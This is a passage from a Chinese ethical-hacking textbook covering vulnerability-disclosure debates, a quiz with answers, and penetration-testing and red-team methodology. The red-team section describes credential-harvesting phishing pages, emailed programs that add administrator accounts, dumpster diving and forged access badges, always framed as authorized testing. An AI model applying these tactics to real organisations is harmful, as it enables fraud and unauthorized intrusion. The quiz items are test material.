这家全球性的安全公司引发了业内的置疑，诸如在其他人的工作中发现漏洞并获利是否是正当的。其中最大的问题是，这些实践可能导致不道德的行为，而且可能导致法律问题。换句话说，如果该公司惟一的目标就是识别软件应用程序中的漏洞，那么目标是否是发现尽可能多的漏洞呢？即使发现的漏洞与安全无关？这个问题还可能与敲诈挂钩。研究人员可以为发现的 Bug 获得报酬，就像是销售人员每次成功推销的佣金。批评家担心研究人员会向厂商索要金钱，否则就把漏洞向公众公开，这种行为称之为“发现者费用”。许多人认为，Bug 发现者应受雇于软件公司，或在自愿的基础上工作，以避免此类贪利行为。此外，怀疑论者觉得，发现缺陷的研究人员至少应该获得一些对其个人的承认。他们认为，发现 Bug 应该认为是一种善意行为，而非是图利。

Bug 发现者反对这些论调，他们坚持完全公开策略而阻止敲诈行为。此外，他们的工作可以获得报酬，但不是像某些怀疑论者的猜测的那样有一个 Bug 佣金计划。因此，在漏洞公开的实践中，任何方面都不缺乏争论。

参考文献

- [1] "Guidelines for Security Vulnerability Reporting and Response"; Organization for Internet Safety, version 1; July 28, 2003
- [2] "Full Disclosure Policy (RFPolicy) v2"; Digital Prankster; www.wiretap.net/rfp/policy.html
- [3] "The CERT/CC Vulnerability Disclosure Policy"; www.cert.org
- [4] "A Trend Analysis of Exploitations"; Brown, Arbaugh, McHugh, Fithen; November 9, 2000
- [5] "Introducing Constructive Vulnerability Disclosures"; Laakso, Takanen, Roning
- [6] "Communication in the Software Vulnerability Reporting Process"; Havana, Roning; June 2003
- [7] "Full Disclosure"; Information Security; Kabay; May 2000
- [8] "The Vulnerability Process: A Tiger Team Approach to Resolving Vulnerability Cases"; Laakso, Takanen, Roning; June 1999
- [9] "Windows of Vulnerability: A Case Study Analysis"; Arbaugh, Fithen, McHugh; 2000
- [10] "The Security of Applications: Not All Are Created Equal"; @Stake; Jaquith; February 2002

3.8 摘要

- 漏洞公开是一个复杂的问题，主要是因为社会，还尚未达到每个人的行为都足够成熟并能够对自己的行为负责的地步。
- 厂商仍然会忽视发送给他们的漏洞报告，或需要花费过长的时间来解决提及的问题。
- 许多 Bug 发现者会发布攻击代码，而根本不试着与厂商协作。
- 试图合作的厂商和 Bug 发现者并不能获得完全的成功，主要是因为个人的挫折感会影响到沟通的过程。
- 正当的漏洞发现报告过程远非完美，但对于业界保护自身免于危险攻击和恶意软件来说，这是一个重要的步骤。

如果读者发现了软件漏洞，笔者希望你能够采取负责任的态度，帮助业界解决问题。

3.8.1 习题

1. 约翰是一个安全专家，正在对实验室的一台新服务器进行测试。有一天，他注意到了安全缺陷，为确认他的假定是对的，他进行了攻击。那么以下哪个名词正确地描述了约翰？

- A. 白帽黑客
- B. 黑帽黑客
- C. 灰帽黑客
- D. 红帽黑客

2. 以下哪一项，不属于提倡完全公开的理由？

- A. 完全公开强迫厂商提供及时的补丁。
- B. 完全公开改进了计算机系统的整体安全性。
- C. 完全公开推动了“脚本小子”的出现。
- D. 完全公开是公众的权利。

3. 根据 CERT 的完全公开策略，在报告软件漏洞且厂商已经满足了所有的约定之后，何时将漏洞公布给公众？

- A. 7 天后
- B. 14 天后
- C. 45 天后
- D. 90 天后

4. 与其他的漏洞公开模型相比，RFP 完全公开策略对软件厂商的要求更为严格。RFP 代表什么？

- A. Request for Proposal
- B. RainForest Puppy
- C. Requirement for Presentation
- D. Requisition for Proposal

5. 某个协会参与了软件漏洞领域的活动，以实现两个主要目标：1) 提供了改进的漏洞识别、调查、解决方法，减少软件漏洞造成的风险。2) 通过对终端产品的详细审查，改进软件的整体工程质量。该协会是？

- A. (ISC) 2
- B. CERT
- C. ISS
- D. OIS

6. 根据 OIS 的公开策略，在识别并验证漏洞之后，发现者应该填写并发送给厂商什么信息？

- A. 电子邮件
- B. VSR
- C. NDA
- D. ETAR

7. 哪个公开策略指出,厂商必须在5天内答复漏洞报告,否则发现者可以公开相关信息?

- A. CERT B. OIS C. FCC D. 完全公开 RFP

8. 以下哪一项是一个全球性的安全组织,雇用 Bug 发现者来查找常用系统和程序中的漏洞?

- A. OIS B. Microsoft C. iDefense D. FCC

3.8.2 答案

1. A。白帽黑客是好人。约翰被授权对服务器进行测试,可以对漏洞进行攻击。黑帽黑客是坏人,在没有授权的情况下对漏洞进行攻击。灰帽黑客发现漏洞,但不会没有授权就攻击系统,而会与厂商合作发现解决方案。红帽黑客是一个假想的名词。
2. C。完全公开确实会导致更多的“脚本小子”,即技术不高、属于自动化程序攻击漏洞的黑客;但该论点是由完全公开的反对者提出,而非提倡者。其他的答案都是赞成完全公开软件漏洞的一方提出。
3. C。CERT 在公开软件漏洞信息方面的态度很坚定,保证在初步报告之后的45天内发布。即使厂商不能按时发布补丁,该时限仍然有效。惟一的例外是公开漏洞信息会造成严重威胁的情形。
4. B。RainForest Puppy (RFP) 是一位有名的黑客和安全咨询者的名字。RFP 创建的完全公开策略,对厂商提出了严格的要求。
5. D。Organization for Internet Safety 是一个全球性的组织,致力于改进 Bug 发现者和厂商的协作过程,以增强当今和未来的软件产品的安全性,其工作目标与本问题的陈述相符。(ISC)² 是一个 CISSP 考试的认证团体,而 CERT 是紧急事件反应组织,ISS 是生产安全产品的厂商。
6. B。识别出漏洞的个人应填写漏洞汇总报告 (VSR) 并发送给厂商。VSR 包括以下信息:发现者的联系信息、缺陷状态、影响的产品/版本和对该缺陷的描述。VSR 可以通过电子邮件发送,但只发送电子邮件还不够。保密协议 (NDA) 不适合此处所需。ETAR 则是错误选择。

7. D. RFP 完全公开策略强制厂商在收到初始报告的 5 天内回复发现者，否则发现者可以公开相关信息。该策略指出，厂商需要尽早联系发现者，但必须在 5 天内回复发现者，才能保证不公开。报告给 CERT/CC 的漏洞信息，将在 45 天内公开。而在 OIS 的策略中，厂商则需要在确认 VSR 的 30 天内给出补救措施。联邦电讯委员会 FCC (Federal Communications Commission) 与此类活动无关。
8. C. iDefense 是一个独立组织，它在现存的应用程序中搜索软件漏洞。该团体雇用研究人员，使用高级的实验室来测试系统、应用程序，以检查可能的漏洞。然后与厂商合作解决问题，并向公众公开信息。Organization for Internet Safety (OIS) 是一个研究人员和厂商的群体，目标是改进处理软件漏洞的方式。Microsoft 是厂商，而联邦电讯委员会 FCC (Federal Communications Commission) 与此类活动无关。

第 2 部分

渗透测试与工具

- 第 4 章 渗透测试过程
- 第 5 章 超越《黑客大曝光》：当今黑客的高级工具
- 第 6 章 自动化渗透测试

渗透测试过程

在本章中，笔者将涵盖正义黑客的非技术方面与过程方面的内容。

- 不同类型评估的区别
 - 渗透测试
 - 红队
 - 系统测试
- 如何开始评估
 - 建立团队
 - 建立实验室
 - 合同、安全、和 免于入狱 卡片
- 成功测试的各个步骤
 - 评估的规划
 - 与客户会面
 - 实施测试
 - 给出报告

在介绍正义黑客的技术方面之前，我们需用讨论一下渗透测试的整个过程，以及如何成为一个职业黑客。对成功的渗透测试而言，涵盖内容比闯入、获取 root 权限、向顾客提供报告要多很多。实施成功的漏洞评估，不只是把你和团队锁在摆满苏格兰威士忌的房间里，再加上一些比萨和网络引线而已。在应用程序漏洞评估和红队之间，也有比较大的差异。本章将讨论这些差异，以及如何把评估和测试做好。

4.1 测试的种类

黑客原型(如果有的话),是精于发现惟一的漏洞或因为有漏洞而葬送了网络其余部分的那台计算机的人。此类扫描、推测、攻击和逐步扩展战果的过程则称之为渗透测试。渗透测试的首要目标是拥有目标网络;第二是以尽可能多的不同方式拥有该网络,这样才能向顾客指出各个缺陷。对网络进行渗透测试,是测试一个企业安全措施有效性的极佳手段,并能够暴露其安全缺口。

在安全社区中,渗透测试和漏洞评估两个词通常互换使用。但这两者有一点区别。漏洞评估会扫描并指出漏洞,但并不利用漏洞进行攻击。漏洞评估可以通过工具完全自动化进行,如 ISS、Nessus 或 Retina。漏洞评估很有用,这是因为它易于进行,并可对各主机逐台给出了各潜在的网络漏洞。在另一方面,渗透测试则将注意力集中在针对发现的漏洞进行实际的攻击。在第 6 章中,笔者将说明如何使用自动化工具(Core 的 IMPACT)执行全阶段的渗透测试。

有些顾客则更多的得益于对其信息安全性的全局概览,这种对客户安全性的宽泛分析称之为红队(Red Teaming)。红队不仅包括网络勘查和端口扫描(这是渗透测试的两种手段),还会测试面向互联网的应用程序、测试 IDS、社交工程、并分辨出企业内部的一些安全问题。红队和渗透测试(红队的一个子集,参见图 4.1)应该包括一个完整的报告和修补漏洞的清单;还应该包括两份摘要,分别提供给修补漏洞的技术人员和雇用你完成测试工作的管理层人员。在本章稍后,笔者将提供摘要的写作指南。



图 4.1 渗透测试和红队的差异

系统测试是另一种类型的安全服务,有些对特定系统或应用的安全情况感兴趣的顾客通常会要求提供此种服务,这些服务通常是可以通过网络访问的系统或应用程序。此类评估,与纯粹的渗透测试或红队相比,更大程度上是一种艺术。

执行系统测试时,你的工作不仅仅是支持已知的漏洞,还需要深挖系统的工作方式、指出不正确的安全假定,从而发现新的漏洞。举例来说,成功的系统测试通常会发现:在向应用程序提供了过多数据的情况下发生的缓冲区溢出,或指出用来进行可信决策的关键文件的写权限是开放的。

参考文献

- [1] Christopher Peake, "Red Teaming: The Art of Ethical Hacking"
- [2] www.giac.org/practical/GSEC/Christopher_Peake_GSEC.pdf

4.2 如何开始评估

笔者将讨论如何进行各种评估,但我们首先需要看一下在进行评估之前需要做的一些

事情。

4.2.1 建立团队

要在合理的一段时间内完成顾客要求的评估，这通常不是一个人能够完成的工作。在团队建设中没有什么硬性规定，但好团队和坏团队之间生产率的差别是巨大的，因此，花费些时间思考如何建立一个好的团队，肯定是有回报的。

首先，在选择团队时，把能够友好相处的人放在一起。这些人将密切协作，而队员之间的协作将大大地提高团队的效率。你需要的最后一件事是让队员彼此融洽相处。这看起来不值一提，但是没什么比一个斗嘴的团队更能毁掉渗透测试了。

当各个队员了解各自的角色后，也更容易融洽相处、顺利工作。团队中有几个角色，对于不同类型的评估，其中有的可能不需要。

技术领导者

对每个评估，都应有一位队员担任技术领导者。技术领导者的职责是：启动评估、指挥工作的所有方面和控制工作流程。技术领导者当然应该听取团队中每一个人的意见，但队员如果对评估的方式有不同意见，那是很好解决的，按照技术领导者决定的方式运行就是了。所以事先把某人指定为技术领导者，临场的一些决定就很容易做出。

技术领导者应该是老资格的黑客，能够轻松胜任领导者的位置，如果给出足够的时间，甚至可以独立完成所有的测试。技术领导者的注意力应集中在团队的生产率和整个评估的质量上。对某些团队的某些工作而言，技术领导者可以在整个任务期间埋头进行黑客工作。其他时间，技术领导者必须放弃个人的生产率目标，帮助指挥其他队员以确保每个人的工作按时完成。

队长

如果任务涉及外来的顾客或旅行，那么团队中应该有一个人成为队长。队长是服务者，使其他每一个队员都能集中精力工作。队长应该是顾客的主要联系人，对许多评估而言，这方面都会花费大量（但重要）的时间。队长还要确保团队的行政或后勤支援，为每个队员做好旅行安排。任何行政事宜，即使能够由团队的其他人完成，也应该由队长或者由队长安排后勤支援人员完成。队长应该与顾客和技术领导者协作，制定工作时间及其他工作调度计划事宜。最后，在没有其他事情的情况下，队长应该像队员一样参与测试评估工作。

对小团队或有经验的团队，技术领导者和队长可以是同一个人兼任的。但把技术领导者和队长分开，由两个人担任总是要好一些。队长需要经常离开现场，向顾客提供一些状态更新信息，或为队员提出的问题寻求解答。队长无须是最有经验的队员。实际上，如果

一个初级的黑客能够处理组织方面的工作和与顾客的交流，他就可以胜任队长。

队员

技术领导者和队长应该共同工作，把一组人组织为高效的团队。读者可以猜测到，团队的成员具备多种不同才能时，团队的生产率通常更高。特别是在渗透测试时，让某个队员专注于某个领域，而不用去了解其他人的领域，效果更好。此时需要考虑的重要因素是覆盖度，但要确认团队中至少要有一个人能对要测试的任何系统都游刃有余。

4.2.2 建立实验室

无论执行何种类型的测试，都需要一个目标实验室用以研究和实验。如果计划攻击 Windows，那么就需要一个实验室，其中包括各种不同的 Windows 系统：不同的 OS、Service Pack 和补丁。由于各个目标在等待攻击时几乎什么也不做，所以用虚拟机来作目标是比较容易成功的。如果买了一些比较健壮的服务器，可以在每个物理服务器上运行 8 个（或 8 个以上）虚拟机，以节省空间和成本。与物理机相比，使用虚拟机另一个好处在于容易回退，即可以丢弃一个虚拟机，回退所有改变，并重新启动。可以在所有目标上运行终端服务，有时甚至无需人亲自坐在控制台前。

还需要某种系统将某些机器标记为使用中，以跟踪各个虚拟机上的活动操作系统及各台机器上可用的额外映像。在其他团队中，工作得很好的一种系统是：周期性地将所有系统备份到一台中央机，并使用中央存储库作为版本控制系统。对小型团队来说，即便只简单使用中央机桌面上的某个文本文件来控制把某台机器检出给不同的人使用，就能工作得很好。

还可以使用该文本文件列出各个虚拟机上当前操作系统的版本，以及可供使用的映像。大型团队虽然可以设计更高级的解决方案，但仍然可以从简单的临时方案开始。

4.2.3 合同、安全和免于入狱

但是，雇佣活动绝对不能从简单的临时合同开始。在顾客用于生产的网络上工作，从黑客机器发出的每个数据包都会给你带来风险。

在为任何顾客开始任何工作之前，有几件事情必须到位。首先，顾客必须完全理解你的团队即将实施的测试类型。在与不太了解技术的顾客打交道时，这件事做起来要比听起来困难得多。队长必须向顾客解释测试期间将发生的好的、坏的和丑陋的一面。你的工作当然是谨慎的，但某些攻击可能会冻结有漏洞的系统或使之重启。顾客需要了解测试对其网络潜在的负面影响。在说明了风险之后，他们可能选择在周末或非工作时间进行测试。

接下来，必须到位的事是牢靠的合同和规划了评估范围的文档，其中包括即将进行的

各项具体任务。这些文档应该由律师起草/审定，最好是一位精通电子信息法律的律师，用于保护你的评估团队。一定要将合同提交给顾客方的领导团队，以便其公司法人审阅并批准该合同。这两份文档的重要性无需夸大。有过记载：安全从业者攻破了顾客的口令（这是个常见的测试步骤），但顾客并不清楚这一点，而口令破解事先也没有列入到合同中；当顾客发现其雇员的口令正在被破解时，就停止了评估并解雇了该团队。在另一个案例中，一位安全从业者甚至被逮捕。因此花费时间向顾客解释所有测试期间将发生的事情以及可能的后果，是非常必要的。



注意：请足够级别的管理人员来签署合同，同样是非常重要的。请确认，与您打交道的人有权允许并授权即将在顾客处发生的此类活动。

根据所执行的测试种类的不同，可能还要注意其他事项。如果是在真实模拟秘密活动，如社交工程、物理安全性测试、安全团队反应测试等等，公司的雇员可能出现防卫性反应（这是很自然的）。可能有警方拜访你的队员，或在更坏的情况下，如果你的队员在建筑周围寻找进入该设施的方便入口，那么保安人员和狗的反应可能不会那么友好。

为确保你的队员不被警车带走，每个队员都应随身携带一份顾客方的授权信件。这封信是一份已经签署的文档，指出顾客公司的管理层已经了解并批准了此类活动。如果你的队员身上没有携带这些文档，那么在执行一些通常认为非法的行为时，如果被保安逮住，则只讲述公司老板雇请你做这些事情的故事并没有什么说服力。在业界时，这些签署的文档通常称之为“免于入狱卡（get out of jail free card）”。

4.3 评估过程

任何有组织的正义黑客活动的整个过程，都是简单明了的。你需要踩点目标信息、侦测漏洞、攻击这些漏洞（如果合同要求进行攻击），并将结果反馈给顾客。但在本章前面笔者提到过，不同类型的评估有不同的目标，因而评估中哪一部分最重要也有所不同。在本节中，笔者将首先讨论各种评估的共同部分，接下来将给出渗透测试、红队和系统测试的过程。

4.3.1 评估的规划

在建立了团队、有了牢靠的合同、并准备好了授权信件之后，就需要考虑各个需要执行的任务和与顾客方的哪些人打交道。您应该规划并与顾客协商清楚雇用期长度和队员的

数量，以确保评估能够充分覆盖顾客感兴趣的目标。如果在雇用期的最后一天告诉顾客只评估了目标数量的一半，只能说明在规划上的失败。预先充分估计，在评估期间不断向顾客更新数据，有助于避免这种情况的发生。

在评估规划期间，应确认顾客能够理解即将进行的测试的类型，以及该测试能够向他们提供何种结果。如果顾客主要是对 Web 应用程序的安全感兴趣，那么从互联网发起针对其 Web 应用程序进行的系统测试，可能比在其防火墙内部针对其公司网络进行的一般性的渗透测试，要合适得多。从顾客最关心的网络区域模拟其最感兴趣的攻击类型，才是最重要的。您可能需要在防火墙内花费些时间，但并不需要花费大量时间试图渗透其办公室网络。



注意：帮助顾客了解公司面临的危险的类型，通常也是安全从业者工作的一部分。顾客对其网络的敌人的看法，通常幼稚而狭窄。

最后，在顾客的场所工作，第一个工作日的上午应与顾客召开一个会议，回答顾客的问题，并给评估设置一个期望值。

4.3.2 召开现场会以启动评估

在顾客评估启动会议期间，队长应该站起来介绍团队和将完成的工作。虽然不必详述每个要使用的工具，但向顾客从整体上描述将进行的过程是有益的，这将给他们以信心：你了解你要做的工作。在介绍时，要注意顾客的反应和兴趣，以确定深入讨论还是转到下一个主题。为最开始的会议作一个 PowerPoint 演示很方便，但这并不是必须的。如果觉得不错，可以邀请顾客的网络管理人员并肩工作。对所做的工作不要保密，要尝试在启动评估的会议期间建立顾客的信心；要向顾客提供周期性的更新信息，如果顾客感兴趣，还可以建立提供更新信息的时间表，要尽可能使整个过程以顾客为中心，顾客优先。最后，告诉顾客评估会得到何种类型的结果，什么时候可以向其提供结果。如果需要数月才能得到最终报告，要预先告知。

很大程度上，启动会议是非技术性的，因此做过几次评估的队长即可应付，而技术领导者和队员都可以立即开始评估工作。由此开始，每种类型的评估的过程都是不相同的。笔者将分别讨论，首先从渗透测试开始。

4.3.3 渗透测试过程

前文提到，渗透测试的目标是在尽可能多的目标系统上获得特权。虽然确实如此，但渗透测试实际的动机在于帮助顾客增强其网络或系统的安全性。这就是在评估前、评估中、

评估后，您应该花费时间与顾客确定重要目标并共同讨论的原因。在执行渗透测试时，要保证顾客希望的有效期和目標。

发现目标

渗透测试的第一步是发现目标。没有内幕信息的情况下，则需要尽可能发现多的目标。这通常称之为“踩点”，是攻击很重要的一部分，因为它模拟了未授权的黑客开始攻击的方法。在直接跳到 Ping 扫描和端口扫描之前，一件很有趣的事情是，看看不向目标发送网络数据包能够得到哪些信息。这种活动通常称之为“开源研究(Open Source Research)”。whois 和 ARIN/RIPE/APNIC 数据库提供了大量有价值的信息，包括 IP 范围、名字服务器和作为联系方式列出的潜在用户名。也可以查询 Google，得到有关目标的一些有趣信息。如果在搜索中加入了“site:”关键字，Google 将只返回来自目标域的结果。

此类开源搜索可以通过工具自动化进行，如 James Greig 开发的称作 dmitry 的工具 (Deepmagic Information Gathering Tool)。这是一个命令行工具，运行在 Unix、Linux 和 BSD 变体 (包括 Mac OS X) 上，可以获得 whois 信息、Netcraft 数据 (www.netcraft.com)，并搜索子域和对目标进行端口扫描。要运行 dmitry 而不进行端口扫描，使用下列命令行：

```
GrayHat-1> ./dmitry -iwns mit.edu
```

本例中 dmitry 建立一个文件叫做 mit.edu.txt，给出了大量有关 MIT 的网络的信息。

在匿名收集了尽可能多的信息之后，就需要加强侵略性，判断清楚可能的目标范围内，哪一个是活动的。简单的 Ping 扫描可能就足够了，但也可能需要稍为高明些的技巧，以便通过防火墙来枚举主机。无论如何，最后都需要一个可靠的列表来给出活动的目标。在有了该列表之后，需要查找目标在哪些端口上监听。有许多端口扫描器可以提供这些信息，笔者在下一章中将提供一个工具 (scanrand)。在有了活动目标列表和开放端口之后，技术领导者可以开始指挥工作流程，将运行 SNMP 协议的一组 IP 传递给基础设施专家，将在 TCP 端口 139 上监听的 IP 发送给精通 Windows 的队员等等。由此处开始，我们从踩点阶段转换为漏洞枚举阶段。

漏洞枚举

每个开放端口都代表了一个正在运行的服务，而许多服务有已知的漏洞。本阶段，即漏洞枚举涉及到把开放端口匹配到运行服务，然后匹配到已知的漏洞。本阶段比踩点阶段更具侵略性，所以应该给出一个精简列表，列出能够进行攻击以获得某种权限的系统。

本阶段的枚举活动，要积极地获得服务的旗标 (banner) 嗅探线上可能出现的凭据、枚举 NetBIOS 信息暴露的网络共享，并需要精确地定位没打补丁的操作系统组件。大多数黑客精华集中在本阶段和下一阶段，因此笔者将稍作掩饰。对于许多不同的服务来说，有

许多攻击可用。这里提出的要点是正义黑客在进行渗透测试时应遵循的有系统的过程。



注意：按照第 1 章的说明，本书实际上是“下一代”的正义黑客书籍。有几本书已经充分讨论了如何攻击服务，因此笔者不再对这些问题进行深入说明。

攻击确定的漏洞

在列出了一系列可能对多种攻击有漏洞的系统之后，现在就需要证明这一点。特别在渗透测试中，很重要的一点是进行实际的渗透、在尽可能多的系统上获得用户权限和最终的系统权限。渗透测试的目标在于指出顾客的安全缺口。如果能够向顾客演示，您“拥有”了顾客网络上的每一台计算机，或者对某些认定为“金矿”的资料拥有不受限制的访问权限，就更能有效地说明安全方面的缺口，比如给 CEO 看看他的 E-mail 收件箱的屏幕，或是雇员薪水的 Excel 电子表格。当通过实际的渗透把潜在网络攻击的潜在威胁变成实际的后果时，安全很快就会变成最优先考虑的事宜。

渗透测试的利弊

渗透测试是一种奇妙的方法，它可以示范攻击的发生是多么容易，而使公司对安全更加关注。这是个好方法，它可以指出正是一些缺陷，使得攻击者从匿名的外人，变成了全能的 Administrator 或 root 用户。如果渗透测试秘密进行，这还是一个测试 IT 人员对攻击的防范意识和反应的好方法。最后，当管理团队看到渗透测试这种模拟攻击的效果时，公司就能进一步寻求获得更多的安全技术、培训或第三方的帮助。

但渗透测试也有其局限性。即使很成功的渗透测试，也可能遗留多个未识别的漏洞。增加网络安全性的最佳方法并非是通过渗透测试，而是进行漏洞评估，从比较宽泛的角度列出所有潜在的漏洞，并对这些结果进行渗透测试，以识别出这些漏洞。在修补了渗透测试所识别的漏洞之后，一个组织不应该有安全方面的错觉，因为还可能有许多漏洞存在。

参考文献

- [1] Dave Burrows, "Introduction to Becoming a Penetration Tester"
www.sans.org/rr/penetration/101.php
- [2] Dmitry Homepage www.deepmagic.org/tools.htm
- [3] Scott Granneman, "Googling Up Passwords" www.securityfocus.com/printable/columnists/224/

4.3.4 红队的过程

虽然渗透测试擅长说明攻击者如何深入一个网络，红队则可以给出攻击者进入的所有

路径。红队这个词是从军队借用而来的。军事训练把好人称之为“蓝军”，或简称“蓝”，把反方称之为“红军”或红队。（演习一般由“白队”观察、仲裁、评价。）所以，红队是模拟敌方的。在本书中，笔者使用红队不仅是模拟敌方，而且模仿擅长攻击系统和社交工程的敌方。

红队有自己的方法。为了正确地模拟敌方，红队不应该得到网络引线和办公室（可能就在 IT 管理人员的对面）。好的红队应该自行发现网络上的入口，如果可能的话，在雇用期间应一直“隐形”。这对顾客是个好事，因为红队测试了网络许多不同的方面，包括应急响应。

红队可以是有系统的，也可以临机应变。在评估的计划阶段（前文讨论过），应该告诉顾客你的红队能力并列出打算测试的所有领域。在每件事情都就位之后，红队评估阶段的任务很典型的就是获得访问权限和特权。

获得网络访问权限

首先，你需要获得访问网络的路径。有许多方法可以实现，因此这实际上比听起来要容易。然后可以尝试穿透外部防火墙、攻陷一台内部的机器、用该机器作为跳板来完成其余的攻击活动。这类似于纯粹的渗透测试，即可以按照前文描述的进行。

如果无法穿透防火墙，则需要其他路径来进入网络。最常用的方法包括：无线接入点、连接到公司网络的调制解调器、公用终端和社交工程。对红队来说，无线接入点实际上是最方便的通道，只需在顾客的工作地点周围开车转悠，寻找无线接入点即可。这种方式取决于接入点的配置，可能只需要停车并在车里完成其余的评估工作，或需要留下“木箱”以便在旅馆里通过 SSH 接入。

在发现无线接入点并拥有安全的初始访问权限，或在等待破解接入点的无线安全机制，此时要搜索额外的入口。目前调制解调器方法使用得较少了，但仍然在使用中，pcAnywhere 就是其中一个。黑客团体 THC 制造了 THC Scan，一个免费的“战争拨号”工具。战争拨号是指对某个范围内的号码全部进行拨号的做法，以查找用调制解调器应答的号码。

红队还应该测试用户对安全的意识以及顾客的物理安全性。这只需在顾客的工作地点四处转转，寻找不受保护的工作站即可。在做这种事情时，要记得把“免于入狱卡”随身携带！那种供访客使用的工作站，可以坐在那里数个小时而不引起注意的，特别有吸引力。随身携带一份可启动的 Linux CD，把所有的攻击工具放到上面，或者把几个工具放到 USB 驱动器上，就可以开始工作了。如果你稍微勇敢点，可以走进不用的办公室把无线卡插到笔记本计算机里，再走出来。即使大门是锁着的，你可能仍然会感到惊讶，因为如果你手里塞满了东西，仍然有许多人会帮你打开门。

虽然它可能不是太令人愉快的任务，开车转悠仍然是一种有效查找信息的手段，可以

暴露出企业安全方面的弱点。每天都有人丢弃不应该丢弃的东西：在废纸篓里通常会发现打印的电子邮件、描述安全威胁或漏洞的文档、写着口令的随意贴、已安装系统的配置信息、饱含源代码的 CD。如果还需要一些令牌（车辆通行证或识别章）才能获得对某公司的物理通道，那么在废纸篓中通常会发现丢弃的通行证或到期的临时识别章。在经过骗子创造性的改动之后，可以把到期的通行证转换为一个有效的通行证。至少这些令牌可以提供一种模式或范例，你可以遵循这些范例，来自行制造外观相仿的访问令牌。

有许多方法，无须太多的努力即可获得访问权限。在执行红队任务时，需要测试几种不同的方式，以便向顾客报告其总体安全强度。我们在第 1 章中讨论过，在本章前文也提到过，在没有授权的情况下，此类入侵式的攻击是非法的。在没有与相应公司的管理层签署合同的前提下，切勿对实际的网络执行此类活动。

逐步提升权限

在获得初始的网络访问权限之后，下一步是提升权限，这与渗透测试一样。可以利用通常的渗透测试过程提升权限，还可以同时测试顾客安全系统的各个不同方面。为实践红队的真正精神，不要用通常的系统化方法机械地取得域所有权；相反，首先要向管理员发送欺诈性电子邮件，直接要求其口令。为在此类伎俩中获得成功，需要编造一些欺诈故事。一个这样的欺诈故事就是，建立一个看起来具备官方性质的网页，把公司的标志放在页面顶部，并要求用户输入用户名和登录口令以测试其口令的强度。在该网页上，要指出强度较高的用户口令的重要性，以及公司通过提高口令的强度来增强信息安全的规定。当然，输入的口令会纪录到文本文件中，以便后续工作使用；甚至可以建立一个小的脚本或程序，负责向 Administrators 组添加一个账号，然后把该程序作为电子邮件的附件发送出去，邮件中指定了运行该程序的指令。（还记得“ILOVEYOU”病毒吗？）要针对实际的目标，在邮件中讲个适当的故事。此类的社交工程欺诈手段，将能提供更多的入口。

应急响应测试

在获得了尽可能多的入口之后，现在应该是被“抓住”的时候了。是的，笔者没写错，是被抓住。如果没有人觉察到有一支测试团队在工作中，就可以测试其实际的应急反应能力。当然也可以同时测试物理安全应急反应和信息安全应急反应，以便把本地的 CERT 组织对此次红队行动的反应包括进来。

为测试信息安全应急反应，可以使用干扰强烈的网络扫描，以便被 IDS 捕捉到。如果这样不行，可以创建一个新的用户账号，或向 Domain Administrators 组添加一个现存的账号，看看是否有人注意到。还可以用服务账号，交互式地登录到工作站，看看是否有人注意到（这种事情通常不应该发生）。如果顾客启用了接口安全系统，可以尝试把一台机器插

到几个无效接口中，看安全系统是否注意到了网络上的未授权计算机。

为测试物理安全应急反应和用户的安全意识，可以在社交工程中更积极一点。可以问一下布线室或服务器的方向；可以尝试获得来宾识别章，但并不描述进入的目的；可以打电话给客服人员，要求创建一个账号。可以走进前门，问问某人是否可以借用其计算机用一会儿。建立自己的无线接入点和天线，要尽可能显眼，并将其塞到网络插口里。看看有多少人登录到你随身携带的笔记本计算机中。

在被抓住之前，应该尽可能走得最远。在被抓住时，请出示你的“免于入狱卡”，此时即可认为应急响应测试已经完成。请在简报中向顾客解释，在被抓住之前已经逍遥了多长时间。

红队的利弊

笔者在文中只描述了红队使用的少量工具。本节更重要的内容是红队的测试过程和状况。对一个没有觉察的组织进行测试，有一个巨大的好处就是可以捕获其日常的安全状况，不像渗透测试中，其安全戒备已经提高了。红队的测试也远远超过了实际的网络攻击，能够向顾客提供真实的描述：黑客可能如何进入其系统。

按本节的定义，红队向顾客提供了不同的视角来考察其总体安全性。当然，它未必是增强网络安全性的最佳方法。漏洞评估显示了易于被扫描的漏洞，而杰出的红队则能够显示网络安全中的突破口，其重要性对公司而言，可能是更为重要的。

4.3.5 系统测试过程

测试一个系统的新漏洞，过程与渗透测试和红队相当不同，但也有一些过程上的共同点。与其说系统测试是过程，倒不如说是艺术，它无法自始至终按照工作清单进行。有些黑客认为它更困难，因为它要求更多的创造性；其他人认为它较容易，因为可以集中精力攻击单个产品，而攻击的路径也比较有限。系统测试大体的步骤包括攻击面枚举（踩点）和集中攻击。

在本节中，笔者假定你的任务是在一个软件或操作系统的某个部分中查找新的漏洞。本节中提到“应用程序”之处，都是指正在测试漏洞的应用程序或操作系统组件。如果测试硬件系统（例如，蓝牙电话）乃至更复杂的系统（如，商用飞机），过程与此相仿，只是使用的工具不同而已。

攻击面枚举（踩点）

在此阶段，需要识别应用程序的攻击面。攻击面包括：系统与所有可能的外部数据交互的每一条路线。这里的调查必须彻底，因为评估的其余过程有赖于这一阶段的发现。例如，识别一个操作系统的完整攻击面，与设置 Nmap 的扫描 IP 地址相比，有更多的事项需要注意。网络协议栈是主要的攻击路径，但在从安装、使用到卸载的整个软件生命周期中，所有的数据存储和访问都在考虑范围之内。

踩点应用程序安装

安装最有趣的一部分，是应用程序初始设置供后续使用的“持久状态”。系统的全部状态包括内存和磁盘的全部内容，但测试全部这些内容非常费时，实际上也不是很有用。系统状态中最有用的一部分包括注册表键（用于 Windows）、初始化文件、机器策略、文件和目录权限（用于 Unix 系统）和访问控制表（用于 Windows）。检查安装期间发生的状态改变，最容易的方法是在安装前后对感兴趣的各种状态获取快照。您可以在虚拟机中进行这种测试，这样在需要安装第二次时，可以回复到原来的状态。

快照实用程序相对便宜。PC Magazine 提到过一个此类实用程序 InCtrl5，可以花费 5 美元下载。InCtrl5 能够很快地获得软件安装前后 Windows 上的注册表和文件快照，并报告差异。Tripwire 可进行同类型的检查，在几乎所有的 Unix 和 Linux 上都免费可用。

在安装期间，可以看到一些令人疯狂的情况。安装程序会把 Program Files 目录的权限改为所有人都可写，把作为特权服务运行的程序的配置信息放到注册表的 HKCU 键下，即使限制登录的用户也可写。在检查快照的差别时，要特别注意注册表键和创建文件的位置和访问权限。如果发现初始化文件存储在未保护的目录中，或本机的非特权用户能够改变其内容，那么特权进程就能够运行该用户提供的代码。

踩点正常使用

